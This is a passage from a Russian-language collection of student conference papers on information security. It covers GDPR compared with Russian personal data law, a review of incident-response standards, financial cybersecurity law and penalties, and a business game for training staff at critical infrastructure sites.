– личные данные, которые являются неточными, должны быть удалены или исправлены (по требованию пользователя);

– личные данные должны храниться в форме, которая позволяет идентифицировать субъекты данных на срок не более, чем это необходимо для целей обработки;

– при обработке ПДн пользователей операторы обязаны обеспечить защиту ПДн от несанкционированной или незаконной обработки, уничтожения и повреждения.

Ключевые требования, указанные в GDPR:

- Уведомление о случаях нарушения GDPR. Компании обязаны уведомлять регулирующие органы о любых нарушениях, связанных с ПДн, в течение 72 часов после обнаружения такого нарушения.

- Права субъекта ПДн. GDPR значительно расширяет права граждан и резидентов ЕС по контролю за их ПДн. Европейские пользователи имеют право запрашивать подтверждение факта обработки их данных, место и цель обработки, категории обрабатываемых ПДн, каким третьим лицам ПДн раскрываются, период, в течение которого данные будут обрабатываться, а также уточнять источник получения организацией ПДн и требовать их исправления. Более того, пользователь имеет право требовать прекращения обработки своих ПДн.

- Право на переносимость данных. Право на переносимость данных является новым в правилах обработки данных ЕС, введенное GDPR. Данное право заключается в том, что компании обязаны предоставлять бесплатно электронную копию ПДн другой компании по требованию самого субъекта ПДн.
- Согласие на обработку. GDPR устанавливает высокие требования в отношении формы получения согласия на обработку ПДн. Согласие человека на обработку его ПДн должно быть выражено в форме утверждения или в форме четких активных действий пользователя. Согласие на обработку ПДн будет недействительно, если у пользователя не было выбора или не было возможности отозвать свое согласие без ущерба для самого себя.
- Особая защита детей. Детские ПДн заслуживают особой защиты, ведь они менее осведомлены о рисках, последствиях, гарантиях и их правах в отношении обработки персональных данных. Согласие на обработку данных ребенка должно быть авторизовано родителями (или законными представителями ребенка). Возрастной порог для родительской авторизации устанавливается государствами-членами ЕС отдельно (от 13 до 16 лет).
- Назначение ответственного за защиту ПДн (офицера безопасности ПДн). Это требование относится к компаниям, которые осуществляют регулярные и систематические крупномасштабные наблюдения, мониторинг; или которые осуществляют крупномасштабную обработку специальных ПДн, например, медицинские записи или сведения об уголовной судимости. В любом случае, любая организация может добровольно назначить работника по защите данных для управления процессами обработки данных пользователей и контроля за соблюдением требований GDPR. В таком случае компания должна опубликовать информацию о таком сотруднике, а также направить её национальному регулятору по защите ПДн соответствующей страны ЕС [1,3].

Стоит заметить, что действующие положения в области защиты ПДн согласно GDPRвполне согласуются с положениями, действующими в Российской Федерации согласно российскому же законодательству в области защиты ПДн. Отличительной особенностью является требование информирования регулятора о возникновении инцидента с ПДн в течение 72 часов, а также варьирование возрастного порога для родительской авторизации в каждом из государств-членов ЕС отдельно. В совокупности с ужесточением требований к защите ПДн несовершеннолетних к данному пункту следует отнестись с большим вниманием (прежде всего – при составления формы согласия на обработку ПДн).

Особой строкой проходит механизм установления суммы штрафа за нарушение требований обработки ПДн. Российские штрафы в данной области тоже прошли процедуру ужесточения и налагаются на оператора исходя из семи составов нарушения прав субъекта ПДн в каждом из случаев нарушения прав субъекта, но до масштабов европейских штрафов российским пока далеко.

Как отмечалось выше, GDPR, в отличие от существующего российского законодательства в области защиты ПДн, обладает признаком экстерриториальности, то есть область действия данного регламента распространяется за пределы юрисдикции ЕС в случае, если речь идет об обработке ПДн резидентов ЕС. Приведем пример, кого из операторов-нерезидентов ЕС может коснуться действие GDPR:

1. Организации-операторы ПДн, ведущие бизнес на территории ЕС и осуществляющие обработку ПДн в ходе ведения бизнеса (например, авиакомпания «Аэрофлот», осуществляющая рейсы в ЕС).
2. Организации, осуществляющие обработку ПДн граждан ЕС в ходе оказания гражданам ЕС услуг, связанных с обработкой их ПДн (например, оказание гражданам ЕС образовательных услуг, гостиничных услуг и т.д.).
3. ИТ-компании, осуществляющие агрегацию ПДн в ходе функционирования своих ИТ-сервисов (например, резервирование авиабилетов, гостиничных номеров, туристических путевок и т.д.) [2].

Следует заметить, что штрафные санкции, предусматриваемые GDPR за несоблюдение требований регламента обработки ПДн граждан ЕС, отличаются крайней суровостью – в регламенте заявлены суммы штрафов до 20 миллионов евро или до 4% годового оборота компании-оператора ПДн. Таким образом, данные штрафные санкции являются самыми серьезными штрафными санкциями за нарушение регламента обработки ПДн в мире.

Подводя итог, следует заметить, что, в случае обработки российской компанией или организацией ПДн граждан ЕС, целесообразно проводить эту обработку в соответствии с требованиями GDPR, в связи с чем необходимо разработать и опубликовать на официальном сайте организации соответствующие регламентирующие документы. В противном случае суммы штрафов, которые могут быть наложены европейскими судами на организации-операторы ПДн, могут оказаться весьма чувствительными.

На взгляд авторов, дальнейшее развитие российского законодательства в области защиты ПДн будет сходным с европейской моделью развития, ибо в основе и европейской, и российской моделей защиты ПДн лежат сходные концепции, базирующиеся на одной и той же конвенции («Конвенция о защите физических лиц при обработке персональных данных в автоматизированных системах», принятая в 1981 г.). В связи с этим положения GDPRрекомендуются к критическому изучению уже сейчас.

Список литературы

1. GDPR - новые правила обработки персональных данных в Европе для международного IT-рынка [Электронный ресурс] / А. Козлюк. Электрон. текстовые дан. – 2019. – Режим доступа: https://habr.com/ru/company/digitalrightscenter/blog/344064/, свободный.
2. Европа встает на защиту данных [Электронный ресурс] / Е. Баленко, В.Маринин, Л. Подобедова. Электрон. текстовые дан. – 2019. – Режим доступа: https://www.rbc.ru/newspaper/2018/03/01/5a96b5fb9a7947568a1c8679, свободный.

3. Регламент GeneralDataProtectionRegulation Европейского Союза / пер. с англ. М.Б. Касенова.

4. Михайлова У.В., Быкова Т.В. Аудит информационной безопасности на предприятии / Сборник избранных статей по материалам научных конференций ГНИИ "Нацразвитие" Материалы конференций ГНИИ «НАЦРАЗВИТИЕ». Выпускающий редактор Ю.Ф. Эльзессер, Ответственный за выпуск С.В. Викторенкова. 2019. С. 341-345.

5. Баранкова И.И., Михайлова У.В., Быкова Т.В. Сложности, возникающие при проведении аудита информационной безопасности на предприятии /Вестник УрФО. Безопасность в информационной сфере. 2019. № 1 (31). С. 53-56.

УДК 004.056

ОБЗОР МЕТОДОЛОГИЙ ОРГАНИЗАЦИИ ПРОЦЕССА РЕАГИРОВАНИЯ НА ИНЦИДЕНТЫ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

А.А. Заведенская
Научный руководитель: канд. тех. наук, доцент Т.Ю. Зырянова
г. Екатеринбург, Уральский государственный университет путей сообщений

Аннотация. Для поддержания должного уровня состояния защищенности информационной инфраструктуры, в том числе критической, необходимы выстроенные и сформированные процессы обеспечения информационной безопасности. При этом процессы по реагированию на инциденты информационной безопасностью и их управлению занимают одну из важных позиций. В статье приводится краткий обзор методологий организации реагирования на инциденты.

Ключевые слова. Критическая информационная инфраструктура, инцидент информационной безопасности, реагирование.

С вступлением в силу 1 января 2018 года Федерального закона «О безопасности критической информационной инфраструктуры Российской Федерации» от 26.07.2017 № 187-ФЗ (далее – ФЗ «О безопасности КИИ») многие организации столкнулись с понятиями «компьютерный инцидент» и «компьютерная атака». Безопасность критической информационной инфраструктуры (далее – КИИ) – это состояние ее защищенности, обеспечивающее её устойчивое функционирование при проведении в отношении неё компьютерных атак [1]. Для поддержания должного уровня состояния защищенности необходимы выстроенные и сформированные процессы обеспечения информационной безопасности (далее – ИБ), в т.ч. и процессы по реагированию на инциденты ИБ.

Поднимая тему инцидентов ИБ, первостепенно автор считает необходимым отметить, что нормативно-методологическое обеспечение в данной сфере не даёт одного общепринятого толкования:

– Инцидент информационной безопасности – появление одного или нескольких нежелательных или неожиданных событий ИБ, с которыми связана значительная вероятность компрометации бизнес-операций и создания угрозы ИБ[2].

– Инцидент информационной безопасности – любое непредвиденное или нежелательное событие, которое может нарушить деятельность или информационную безопасность[3].

– Компьютерный инцидент – факт нарушения и (или) прекращения функционирования объекта КИИ, сети электросвязи, используемой для организации взаимодействия таких объектов, и (или) нарушения безопасности обрабатываемой таким объектом информации, в том числе произошедший в результате компьютерной атаки[1].

В общем случае будем понимать, что инцидент ИБ в начале — это событие ИБ, т.е. любое отклонение от установленной в организации политики ИБ. Событие ИБ может быть, как легитимным, так и нелегитимным и уже исходя из его анализа можно сделать вывод произошёл ли или происходит в данный момент инцидент.

Организация именно этого процесса по реагированию на инциденты, их первоочередному выявлению сейчас является важной задачей для субъектов КИИ (государственных органов, государственных учреждений, российских юридических лиц и (или) индивидуальных предпринимателей [1]), т.к. все субъекты КИИ обязаны информировать о компьютерных инцидентах ФСБ России. А субъекты КИИ, которым принадлежат значимые объекты КИИ, после поступления уведомления о включении значимых объектов КИИ в реестр обязаны в течение 90 дней разработать план реагирования на компьютерные инциденты и принятия мер по ликвидации последствий компьютерных атак (далее – План). При необходимости в План можно включить порядок привлечения к реагированию и ликвидации ФСБ России. В таком случае План необходимо разработать совместно с национальным координационным центром по компьютерным инцидентам (НКЦКИ) и согласовать с ФСБ России.

При этом законодательно процессы реагирования на инциденты не закреплены, а конкретных требований к структуре и содержанию Плана не предъявляется. Как следствие, проблема организации управления инцидентами ИБ является актуальной как для субъектов КИИ, так и для любого бизнеса, достигшего определенного уровня зрелости в обеспечении ИБ. Автором было рассмотрено несколько «лучших практик» мировых методологий и стандартов, а именно:

– NIST 800-61. РуководствопообработкеинцидентовИБ[2] (NIST SP

[2] Здесь и далее перевод автора.

800-61 Rev. 2 Computer Security Incident Handling Guide)[4].

– ГОСТ Р ИСО/МЭК 18044-2007. Методы и средства обеспечения безопасности. Менеджмент инцидентов ИБ [2].

– РСБРИББС-2.5-2014. МенеджментинцидентовИБ [5].

– ENISA. Руководство по эффективной практике для управления-инцидентами (GoodpracticeGuideforincidentManagement) [6].

Прежде всего в основу управления инцидентами ИБ закладывается некоторая модель взаимодействия ресурсов, необходимых для эффективной работы. Наиболее распространена «триадная» модель (люди, технологии, процессы), предложенная институтом SANS (рисунок 1).




Рисунок 1 - Триада операций по обеспечению безопасности SANS

Возвращаясь к упомянутым ранее «лучшим практикам», каждая из методологий предлагает для выстраивания процесса управления инцидентами ИБ несколько стадий. В ходе анализа методик автором статьи была сформирована сводная таблица стадий менеджмента инцидента, предлагаемых рассматриваемыми документами (Таблица 1).

Таблица 3

Стадии менеджмента инцидентов ИБ

ГОСТ Р ИСО/МЭК 18044-2007	**Жизненный цикл реагирования на инцидент NIST 800.61**	**РС БР ИББС-2.5-2014**	**ENISA**
Планирование и подготовка	Подготовка (Preparation)	–	–
Использование	Обнаружение и анализ (Detec- (Detec-tion&Analysis)	стадия обнаружения, оповещения и оценки	Обнаружение (detection)
			Сортировка/ Приоритизация (triage)
	Сдерживание, искоренение и восстановление	стадия сбора и фиксации информации, относящейся к ин-	Разрешение инцидентов (Incident resolution)

	(Containment &Eradication & Recovery)	циденту ИБ стадия закрытия инцидента ИБ, в том числе локализации (предотвращение распространения) и восстановления штатного выполнения банковских технологических процессов организации БС РФ	
Анализ Улучшение	Действия после-инцидента (Post-Incident Activity)	стадия анализа собранной информации, относящейся к инциденту ИБ	Анализ после инцидента (Post-analysis)

По результатам исследования был сделал вывод, что удобнее всего к применению на практике является стандарт NIST800.61. Данный документ несёт наиболее прикладной характер, рассматривающий реальные примеры и кейсы. Более того только NIST800.61 и ГОСТ Р ИСО/МЭК 18044-2007выделяют стадию подготовки к реагированию на инцидент, что является важнейшим способом повышения эффективности выстраиваемых процессов.

В качестве заключения, приведём перечень рекомендованных к выполнению базовых мероприятийв ходе реагирования на инцидент ИБ, составленный на основании NIST 800.61 (рисунок 2).

Обнаружение и анализ (Detection and Analysis)	
1.	Определите произошел ли инцидент
1.1	Проанализируйте, поступившие от объектов защиты индикаторы событий ИБ
1.2	Проведите поиск коррелирующей информации
1.3	Проведите исследование дополнительной информации (например, поисковые системы, базы знаний)
1.4	Как только обработчик считает, что произошел инцидент, начните документирование
2.	Расставьте приоритеты при обработке инцидента на основе соответствующих факторов
3.	Уведомить об инциденте
Сдерживание, искоренение и восстановление (Containment, Eradication, and Recovery)	
4.	Получайте, сохраняйте, защищайте и документируйте все доказательства
5.	Локализируйте инцидента
6.	Искорените инцидент
6.1	Определите и устраните все уязвимости, которые были использованы
6.2	Удалите вредоносные программы, неподходящие материалы и другие компоненты
6.3	Если обнаружено больше уязвимых хостов (например, новые вредоносные программы), повторите шаги обнаружения и анализа (1.1, 1.2) для идентификации всех других затронутых хостов, затем сдерживание (5) и искоренение (6)
7.	Восстановитесь после инцидента
7.1	Верните затронутые системы в рабочее состояние
7.2	Убедитесь, что затронутые системы работают нормально
7.3	При необходимости внедрите дополнительный мониторинг
Деятельность после инцидента (Post-Incident Activity)	
8.	Сформируйте отчет
9.	Проведите собрание по извлеченным урокам

Рисунок 2 - Мероприятия по реагированию на инцидент ИБ по NIST 800.61

Список литературы

1. Федеральный закон от 26.07.2017 № 187-ФЗ «О безопасности критической информационной инфраструктуры Российской Федерации» // «Собрание законодательства РФ, 31.07.2017, № 31 (Часть I), ст. 4736.

2. ГОСТ Р ИСО/МЭК ТО 18044-2007. Национальный стандарт Российской Федерации. Информационная технология. Методы и средства обеспечения безопасности. Менеджмент инцидентов информационной безопасности – Введ. 01.07.2008 – М.: Стандартинформ, 2009 год.

3. ГОСТ Р ИСО/МЭК 27001-2006. Национальный стандарт Российской Федерации. Информационная технология. Методы и средства обеспечения безопасности. Системы менеджмента информационной безопасности. Требования – Введ. 01.02.2008 – М.: Стандартинформ, 2019 год.

4. NIST SP 800-61 Rev. 2 Computer Security Incident Handling Guide. [Электронный ресурс] Режим доступа: https://csrc.nist.gov/publications/detail/sp/800-61/rev-2/final.

5. РС БР ИББС-2.5-2014. Рекомендации в области стандартизации Банка России. Обеспечение информационной безопасности организаций банковской системы Российской Федерации. Менеджмент инцидентов информационной безопасности– Введ. 01.06.2014 – [Электронный ресурс] Режим доступа:https://cbr.ru/Content/Document/File/46928/rs-25-14.pdf.

6. ENISA. Good practice Guide for incident Management. [Электронный ресурс] Режим доступа:https://www.enisa.europa.eu/publications/good-practice-guide-for-incident-management

УДК 004.056

ИНФОРМАЦИОННО-ФИНАНСОВАЯ БЕЗОПАСНОСТЬ РОССИЙСКОЙ ФЕДЕРАЦИИ И ПРАВОВЫЕ ИНСТРУМЕНТЫ ЕЕ ЗАЩИТЫ

О.М. Муртазина, С.А. Губарева
Научный руководитель: канд. юр. наук, канд. ист. наук, доц. О.И.Филонова
г. Курган, Курганский государственный университет

Аннотация. В статье рассматривается понятие финансовой безопасности, освещаются угрозы и их причины, а также статистика экономических киберпреступлений. Приводится нормативно-правовая база финансовой сферы, предлагаются меры по улучшению законодательства.

Ключевые слова. Информационно-финансовая безопасность, угрозы, коммерческая тайна, защита информации, киберпреступность.

В настоящее время происходят утечки данных в организациях, занимающихся различными сферами деятельности, в том числе и финансовых. Таким образом, личные данные клиентов об их счетах и транзакциях подвергнуты риску, они могут быть украдены злоумышленниками. Для того чтобы избежать таких последствий, в первую очередь необходимо обеспечить информационную безопасность финансовой организации.

Появление понятия финансовой безопасности Российской Федерации связанно с угрозами в финансово-кредитной сфере России, а также с принятием новой «Стратегии национальной безопасности Российской Федерации», которая была утверждена Указом Президента Российской Федерации от 31.12.2015N 683. В данных документах определены цели государственной стратегии финансовой безопасности, ее объекты, дана характеристика угроз экономической безопасности России.

При анализе нарушений информационной безопасности в условиях электронного банкинга Бердюгин А.А. отмечает, что возможность цивилизации – это дистанционное взаимодействие всех систем и участников денежной банковско-финансовой систем. На сегодняшний день предоставление кредитов, открытие банковских счетов в «Интернете», интернет-торговля, дистанционные объединённые счета, индивидуальные финансовые порталы и т.п. является необходимостью практически для каждого человека [1, стр.29].

Развитие технологий и сети Интернет негативно повлияло на безопасность финансово-экономической системы, при этом нормальное ее функционирование может быть нарушено. Информационная война является одной из причин финансового кризиса предприятия, так как информационные атаки направлены на наиболее уязвимые элементы экономической системы [2, стр. 32-33].

Авторы А.И. Богомолов и В.П. Невежин утверждают, что необходимо сделать акцент на термин «резонансное воздействие», в финансово-экономической сфере связано с его применением для ослабления или уничтожения конкурента путём резонансного информационного воздействия на его имидж или рейтинг в деловой сфере его партнёров по бизнесу [2, стр. 33]. Резонансная технология опирается на уже имеющиеся в обществе схемы коммуникации, поэтому информация является итогом, во-первых, воспринятых событий, во-вторых, команд, требуемых для интерпретации данных и связывания с ними значения. Исходя из этого, можно сделать вывод, что для создания негативного образа организации, предприятия, государства достаточно негативно интерпретировать существующие или надуманные события, связанные с объектом. Успех резонансных технологий строится только на сообщении необходимого характера и его вхождении в резонанс.

Авторы предлагают ввести цветовую гамму уровней информационной угрозы, она по аналогии с уровнем террористической угрозы может состоять из синего, желтого и красного цветов.

«Синий» цвет – повышенный уровень опасности, направленной на информацию. При возникновении оснований предполагать наличие скрытых попыток атак на экономику компании с помощью массовых коммуникационных каналов. В этом случае компания принимает меры в соответствии с настоящей ситуацией [2, стр.35].

«Желтый» – высокий уровень опасности. Применяется в ситуациях, когда сведения об информационном негативном воздействии были подтверждены. Компания применяет свои личные ресурсы для реализации мер, направленных против нежелательного вторжения в соответствии с ранее разработанными стратегиями [2, стр. 35-36].

«Красный» – очень высокий уровень информационного негативного воздействия. Находит применение в ситуациях, когда личных ресурсов и резервов компании не достаточно для предотвращения вторжения и требуется помощь государства [2, стр. 36].

Правовая основа информационно-финансовой безопасности Российской Федерации освящается в «Стратегии национальной безопасности Российской Федерации», в которой утверждается, что одной из главных задач государства является обеспечение финансовой безопасности РФ и всего общества, осуществление общенациональной идеи и защита национальных ценностей и интересов.

Управление финансами с помощью автоматизированных систем приводит к значительному увеличению производительности труда, но одновременно являются источником угроз, которые приводят к последствиям различной степени тяжести: вторжение злоумышленников в коммерческие базы данных, распространение компьютерных вирусов.

Угрозы финансовой безопасности разделяют на два класса: естественные и искусственные. Естественные угрозы являются следствием негативных событий, не связанных с действиями работников, последствия такого вида угроз – полное или частичное уничтожение финансовых данных (пожары, стихийные бедствия). Искусственные угрозы, наоборот, напрямую зависят от деятельности людей. Они могут быть преднамеренными – зависят от корыстных намерений людей, и непреднамеренными – происходят из-за ошибок или невнимательности сотрудников предприятия.

Причинами искусственных угроз могут быть внутренний и посторонний нарушители. К мотивам внутреннего нарушителя можно отнести безответственность (халатность), ошибки специалистов и пользователей, корыстный интерес, «борьба с системой», самоутверждение, а также месть начальству. Посторонний же нарушитель действует из любопытства, из-за заказа со стороны, сбора информации, конкурентной и финансовой выгоды.

Информация, содержащая коммерческую тайну и сведения о финансах подлежит защите с использованием правовых и организационно-технических мер. Одним из способов реализации безопасности коммерческой тайны является оформление договоров с сотрудниками служб, имеющих доступ к такой информации с указанием перечня сведений, не подлежащих огласке.

66 % опрошенных на 2018 год сообщили, что их организации встретились с экономическими преступлениями, по сравнению с исследованиями за 2016 год (48%) результаты увеличились практически в 1.5 раза. Более половины (56 %) опрошенных организаций озаботились данной проблемой и увеличили свои расходы на предотвращение экономических преступлений за последние два года [3].

Отрицательными последствиями экономических преступлений является увеличение ущерба: 22% российских респондентов из компаний, ставших жертвами экономических преступлений, указали, что понесенный ущерб составил свыше 1 млн. долларов США [4].

Угрозой информационно-финансовой безопасности является киберпреступность: 24% респондентов отметили, что за последние два года их компании пострадали от киберпреступлений, 11% респондентов отметили киберпреступность как потенциально самую разрушительную силу, наиболее распространенной целью кибератак в России является нарушение нормального режима деятельности [4]. Таким образом, очевидно увеличение числа экономических преступлений связанных с информационными технологиями. В то же время организации предпринимают меры по защите от информационно-финансовых правонарушений.

Сегодня распространены следующие виды кибератак, нарушающих информационную безопасность: вредоносные программы, хищение информации, сканирование сети, атака посредника, тотальный перебор ключей.

Анализ статистических данных экономических преступлений за 2018 год позволяет сделать вывод об актуальности проблематики информационно-финансовой безопасности и о необходимости разработки мер по защите от киберпреступлений.

К правовым инструментам обеспечения информационно-финансовой безопасности относятся Федеральные законы – №152-ФЗ «О персональных данных», №161-ФЗ «О национальной платежной системе», Федеральный закон от 28.12.2010 № 390-ФЗ «О безопасности»,Федеральный закон от 02.12.1990 № 395-1 «О банках и банковской деятельности», Федеральный закон от 27.07.2006 № 149-ФЗ «Об информации, информационных технологиях и о защите информации», Федеральный закон от 29.07.2004 № 98-ФЗ «О коммерческой тайне», а также Указ Президента РФ от 13.05.2017 N 208 "О Стратегии экономической безопасности Российской Федерации на период до 2030 года"

Значимой является конкретизируемая роль актов иных государственных органов и институтов, обеспечивающих финансовую безопасность России, где особое место занимают акты Центрального банка РФ (стандарт Банка России СТО БР ИББС-1.0-2010).

Рассмотрим наказания за экономические правонарушения в соответствии с главой 22 Уголовного Кодекса Российской Федерации (УК РФ). «Незаконное получение информации, которая является коммерческой тайной» (Ст.183) грозит следующим наказанием - назначение денежного взыскания на сумму до полумиллиона, принуждение к работам до 2 лет или лишение свободны на тот же период. За «Укрытие от передачи либо раскрытие информации о ценных бумагах» (Ст.185.1) предусмотрено наказание – взыскание на сумму до 300 тыс.руб., обязательная трудовая деятельность 480 часов. Ст.185.5 «Подделка решения, принятое по итогам общего собрания акционеров», наказание – штраф до полумиллиона, лишение свободы до 5 лет + штраф до 100 тыс.руб. Ст.185.6 «Неправомерное пользование инсайдерской информацией», наказание – взыскание размером до 1 миллиона. Принуждение к работам до 4 лет, заключение на период от 2 до 6 лет. Ст.193.1 «Перечисление финансов по фальшивым бумагам», наказание – денежное взыскание на сумму от 200 тыс.руб., в зависимости от тяжести совершенного деяния, трудовое наказание на период до 3 лет [5].

В Кодексе Российской Федерации об административных правонарушенияхправонарушения, связанные с защитой информации, рассмотрены в главе 13 «Административные правонарушения в области связи и информации». Такие правонарушения наказываются административным штрафом в размере десятков – сотен тысяч рублей, а также конфискацией несертифицированных, незаконно созданных, приобретенных или используемых средств [6].

Законодательство ряда зарубежных стран предусматривает строгую уголовную ответственность за киберпреступления. Например, в соответствии с положениями Закона США о мошенничестве и злоупотреблении с использованием компьютеров (Computer Fraud and Abuse Act) лицу, будучи осужденному за киберпреступление, но повторно совершившему несанкционированный доступ к компьютеру, что повлекло тяжкие последствия, может быть назначено тюремное заключение сроком до 20 лет.

В свою очередь, ст. 272 УК РФ предусматривает максимальное наказание в виде семи лет лишения свободы, а в силу ст. 70 УК РФ «Назначение наказания по совокупности приговоров» такому лицу может быть назначено максимально десять с половиной лет лишения свободы [7].

Актуальной проблемой современной России является информационная безопасность финансовой сферы. Увеличивается число правонарушений в финансовой сфере, связанных с использованием информационных техно-

логий. Эксперты прогнозируют их рост, появляются новые виды экономических преступлений, совершенных посредством кибератак.

Исходя из рассмотренной проблемы безопасности информационно-финансовой сферы можно отметить, что государством и организациями принимаются ответные меры: изменяющееся законодательство, компании увеличивают расходы на обеспечение информационной безопасности, разрабатываются специальные операционные планы по защите от киберпреступлений. Но этих мер оказывается недостаточно.

Хотелось бы отметить, что, во-первых, необходимо обязать организации осуществлять прием на руководящие должности, связанных с обеспечением информационной безопасности, лиц, имеющих высшее профессиональное образование по специальности (направлению) «Информационная безопасность». Кроме этого, целесообразно обязать организации осуществлять сертификацию сотрудников по обеспечению безопасности. Считаем, что введение дополнительной ответственности кредитно-банковских учреждений перед своими клиентами за допущение утечки информации о персональных данных, счетах и транзакциях так же приведет к уменьшению количества киберпреступлений.

Список литературы

1. Бердюгин А.А. Управление риском нарушения информационной безопасности в условиях электронного банкинга // Вопросы кибербезопасности. 2018. №1(25). С. 28-38.

2. Богомолов А.И. Ценность информации как фактор информационной безопасности экономики / А.И. Богомолов, В.П. Невежин. // Мягкие измерения и вычисления, 2018. – №10.-С.32-36. – URL: http://elib.fa.ru/art2018/bv2236.pdf

3. Противодействие мошенничеству: какие меры принимают компании? [Электронный ресурс]. URL: https://www.pwc.ru/ru/forensic-services/assets/PwC-recs-2018-rus.pdf

4. Российский обзор экономических преступлений за 2018 год [Электронный ресурс]. URL: https://www.pwc.ru/ru/publications/recs-2018.html

5. Уголовный кодекс Российской Федерации от 13.06.1996 № 63-ФЗ (ред. от 29.05.2019).

6. Компьютерные преступления и ответственность за их совершение [Электронный ресурс]. URL: https://mylektsii.ru/1-68388.html

Киберпреступлений становится все больше, однако их раскрываемость уменьшается [Электронный ресурс]. URL: https://www.advgazeta.ru/obzory-i-analitika/kiberprestupleniy-stanovitsya-vse-bolshe-odnako-ikh-raskryvaemost-umenshaetsya/

УДК 004

ИСПОЛЬЗОВАНИЕ ДЕЛОВОЙ ИГРЫ ДЛЯ ПОВЫШЕНИЯ ОСВЕДОМЛЕННОСТИ ПЕРСОНАЛА В ОТНОШЕНИИ ТРЕБОВАНИЙ ОБЕСПЕЧЕНИЯ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

В.Р. Хайулин
Научный руководитель: Доцент В.Ю. Бердюгин
г. Челябинск, Южно-Уральский государственный университет

Аннотация. В статье описывается способ повышения осведомленности сотрудников, работающих на объектах критической информационной инфраструктуры (КИИ). Для решенияуказаннойзадачи, предлагается использовать созданную автором деловую игру«Моделирование и нейтрализация угроз информационной безопасности».Приводится подробное описание деловой игры, а такжеоценкаеё эффективности по сравнению с традиционной формой обучения - лекцией.

Ключевые слова. Информационная безопасность, деловая игра, объект критической информационной инфраструктуры, осведомленность сотрудников.

1 января 2018 года в нашей стране вступил в действие закон «О безопасности критической информационной инфраструктуры»[1].Субъекты КИИ, наряду с выполнением обязанностей, должны соблюдать требования по обеспечению безопасности значимых объектов КИИ, установленные федеральным органом исполнительной власти. В частности необходимо обучать персонал в области обеспечения информационной безопасности (ИБ).

Актуальность этого вопроса обуславливается тем, что большинство специалистов в области ИБ сходятся во мнении, что более 80% инцидентов происходит по вине работников, причем значительная часть – в результате неумышленных действий: по халатности, по невнимательности, или, просто по незнанию [2].

Пункт 15 приказа ФСТЭК России№235 «Об утверждении требований к созданию значимых объектов КИИ»[3] обязывает субъектов КИИ к проведениюне реже одного раза в год организационные мероприятия, направленные на повышение уровня знаний работников по вопросам обеспечения безопасности критической информационной инфраструктуры и о возможных угрозах безопасности информации.

Согласно пункту 13 приказа ФСТЭК России№ 239 «Об утверждении требований к созданию значимых объектов КИИ»[4] в обязанности оператора входит:

– информирование персонала об угрозах безопасности информации, о правилах безопасной эксплуатации значимого объекта;

– доведение до персонала требований по обеспечению безопасности значимых объектов, а также положений организационно-распорядительных документов по безопасности значимых объектов в части, их касающейся;

– обучение персонала правилам эксплуатации отдельных средств защиты информации, включая проведение практических занятий с персоналом;

– контроль осведомленности персонала об угрозах безопасности информации и уровня знаний персонала по вопросам обеспечения безопасности критической информационной инфраструктуры.

Для решения данной задачи нами была созданаделовая игра «Моделирование и нейтрализация угроз утечки информационной безопасности».

Деловая игра – метод имитации принятия решений руководящих работников или специалистов в различных производственных ситуациях, осуществляемый по заданным правилам группой людей или человеком с ЭВМ в диалоговом режиме, при наличии конфликтных ситуаций или информационной неопределенности[5]. Она позволяет смоделировать ситуацию, в которой могут оказаться участники, и дает при этом свободу действия для решения задачи.

Для того чтобы сделать игру более эффективной, мы сослались на стандарт ISO/IEC 27002:2013 пункта 7.2.2 и выделили рекомендации по содержанию программы повышения осведомленности:

– цель - ознакомление сотрудников с их обязанностями, касающихся вопросов информационной безопасности;

– программа должна планироваться с учетом роли сотрудников в организации;

– деятельность в рамках программы повышения должна быть запланирована в течение долгого времени и регулярно повторяться;

– программа должна включать в себя осведомительные мероприятия, такие как выпуск буклетов, новостной рассылки и т.п.;

– важно, чтобы сотрудники понимали цели информационной безопасности;

– в конце курса повышения осведомленности должна быть проведена оценка понимания сотрудниками переданных им знаний;

– она должна регулярно обновляться, в соответствии с изменениями в организационных политиках, а также должна быть построена на уроках, извлеченных из инцидентов информационной безопасности [6].

Для проведения игрынеобходимо: сценарий, по которому будет проводиться деловая игра,помещение, оборудованное компьютерами, LCDпроектор, экран проекционный, программное обеспечение ОС Windows, Mozilla Firefox, MSOffice 2007, распечатанный раздаточный материал.

Для деловой игры мы создали сценарии, он заключается в том, что рамках игры обучающимся предстояло исполнять роль экспертов безопас-

ности информационных систем на смоделированном объекте КИИ, то есть- определять актуальность угроз, связанных с утечкой информации.

Используя приказ ФСТЭК России № 239[4], мы выделили для смоделированных объектов КИИ списки угроз информационной безопасности и методов их нейтрализации, которыебыли внесены в раздаточный материал.

Мы делим участниковна команды по 5-6 человек, ипроводим для них вводную лекцию, для получения базовых знаний об угрозахинформационной безопасностии методах нейтрализации.На первом и последующих этапах они используют полученных знаний на заранее смоделированной системе.

Перед началом участникам выдается раздаточный материал в запечатанном виде. Кроме перечня средств и методов реализации угроз и вводная информация об объектев качестве входных данных используются схемы расположения основных и вспомогательных технических средств, перечень потенциальных угроз.

По команде участники вскрывают конверты и приступают к заданиям. На выполнение первого этапа выделяется 10 минут. За это время, используя вводные данные, участникиопределяют актуальные угрозы для данной информационной системы.Например, на первом этапе такой угрозой была«кража информации по средствам перехвата ПЭМИН компьютеров, мониторов и линий связи», в связи с тем, что в вводной информации об объекте было указано, что в кабинете производится ознакомление с информацией ограниченного доступа, составляющей коммерческую тайну, на компьютере, не имеющем подключения к локальным сетям и сети связи международного информационного обмена.

Вычислив актуальные угрозы, участники выбирают методы нейтрализации, для текущей угрозы, необходимо было выбрать «установку в помещении дорогостоящего устройства, предназначенного для предотвращения перехвата ПЭМИН от устройств, путём создания электромагнитного шумового сигнала в помещении».

В конце этапа, участники заполняют форму отчета на компьютерах и отправляют руководителю игры.Для этого они заходят в кабинет команды, насайте отображаются список возможных угроз и место под выбор метода нейтрализации. После завершения всех действий и нажатия кнопки «Завершить этап», на экран выводится столбец «Результат», в случае верного ответа участникам получают бонусные баллы. В случае ошибки баллы вычитаются, а также сообщается либо описание утечки и ее последствия, либо указание на то, что средство защиты было использовано «впустую».

Игра состоит из четырех этапов, при этом на каждом следующем этапе уменьшатся время выполнения задач, усложняется схема объекта КИИ. На проведение данной игры уходит в среднем два академических часа.

